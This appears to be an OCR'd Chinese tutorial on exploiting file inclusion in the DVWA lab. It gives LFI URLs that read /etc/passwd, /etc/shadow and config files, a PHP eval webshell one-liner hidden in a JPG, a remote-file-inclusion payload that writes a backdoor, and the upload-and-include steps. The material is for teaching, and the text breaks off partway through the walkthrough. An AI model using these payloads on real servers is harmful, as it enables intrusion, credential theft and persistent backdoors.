
文件包含渗透 File Inclusion

1. 项目实验环境


http://172.16.70.214/dvwa/fi/?page=/etc/passwd
LFI
http://172.16.70.214/dvwa/fi/?page=http://remote.com/1.txt
RFI
Hacker
(Kali Linux)
webshell
<?php @eval($_POST['pass']);?>
Web Server
(DVWA)
http://remote.com/1.txt
<?fputs(fopen("shell.php","w"),'<?php eval($_POST[pass]);?>')?>
Remote Server


2. 原理及危害

文件包含漏洞：即File Inclusion，意思是文件包含（漏洞），是指当服务器开启allow_url_include选项时，就可以通过php的某些特性函数（include()，require()和include_once()，require_once()）利用url去动态包含文件，此时如果没有对文件来源进行严格审查，就会导致任意文件读取或者任意命令执行。文件包含漏洞分为本地文件包含漏洞与远程文件包含漏洞，远程文件包含漏洞是因为开启了php配置中的allow_url_fopen选项（选项开启之后，服务器允许包含一个远程的文件）。服务器通过php的特性（函数）去包含任意文件时，由于要包含的这个文件来源过滤不严，从而可以去包含一个恶意文件，而我们可以构造这个恶意文件来达到自己的目的。

1. 文件包含（File Inclusion）即程序通过[包含函数]调用本地或远程文件，以此来实现拓展功能
2. 被包含的文件可以是各种文件格式，而当文件里面包含恶意代码，则会形成远程命令执行或文件上传漏洞
3. 文件包含漏洞主要发生在有包含语句的环境中，例如PHP所具备include、require等包含函数

文件包含分为两类：
本地文件包含LFI（Local File Inclusion） 当被包含的文件在服务器本地时，就形成本地文件包含
远程文件包含RFI（Remote File Inclusion） 当被包含的文件在第三方服务器时，叫做远程文件包含

3. 低安全级别渗透



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▾ Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]




Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3


CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Damn Vulnerable Web App (DVWA) v1.8 :: Source - Mozilla Firefox
172.16.70.214/dvwa/vulnerabilities/view_source.php?id=fi&security=low

File Inclusion Source


```
<?php

    $file = $_GET['page']; //The page we wish to display

?>
```

低安全级别的包含语句，
没有对内容进行任何过滤

Username: admin
Security Level: low

3.1 本地文件包含

```
访问本地系统账号信息及其它敏感信息
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/passwd
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/shadow
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/php5/apache2/php.ini
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/mysql/my.cnf
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/etc/apache2/apache2.conf
```




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60
spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh ww
bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nob
bin/sh syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bi
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daem
```

3.2 本地文件包含+webshell

```
1. 制作一句话图片木马 e.g. yangge.jpg
<?fputs(fopen("shell20.php","w"),'<?php eval($_POST[yangge]);?>')?>
2. 上传图片木马文件
3. 执行文件包含并生成后门
4. 通过菜刀连接webshell

杨哥提示：
/var/www/dvwa/hackable/uploads              //dvwa文件上传访问的目录 yangge.jpg
/var/www/dvwa/vulnerabilities/fi             //dvwa文件包含访问的目录 shell20.php
```


制作一句话图片木马


edjpgcom v0.4 - D:\ftp_new\edjpgcom\yangge.jpg

☑ Delete backup?

```
<?fputs(fopen("shell20.php","w"),'<?php eval($_POST
```

上传图片木马文件



Vulnerability: File Upload


Choose an image to upload:

浏览... 未选择文件。


```
../../hackable/uploads/yangge.jpg succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm





执行文件包含并生成后门



```
root@owaspbwa:~# cd /var/www/dvwa/vulnerabilities/fi/
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi# ls
help  include.php  index.php  source
```

```
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/yangge.jpg
或者使用该图片的绝对路径
http://192.168.106.134/dvwa/vulnerabilities/fi/?page=/var/www/dvwa/hackable/uploads /yangge.jpg
```

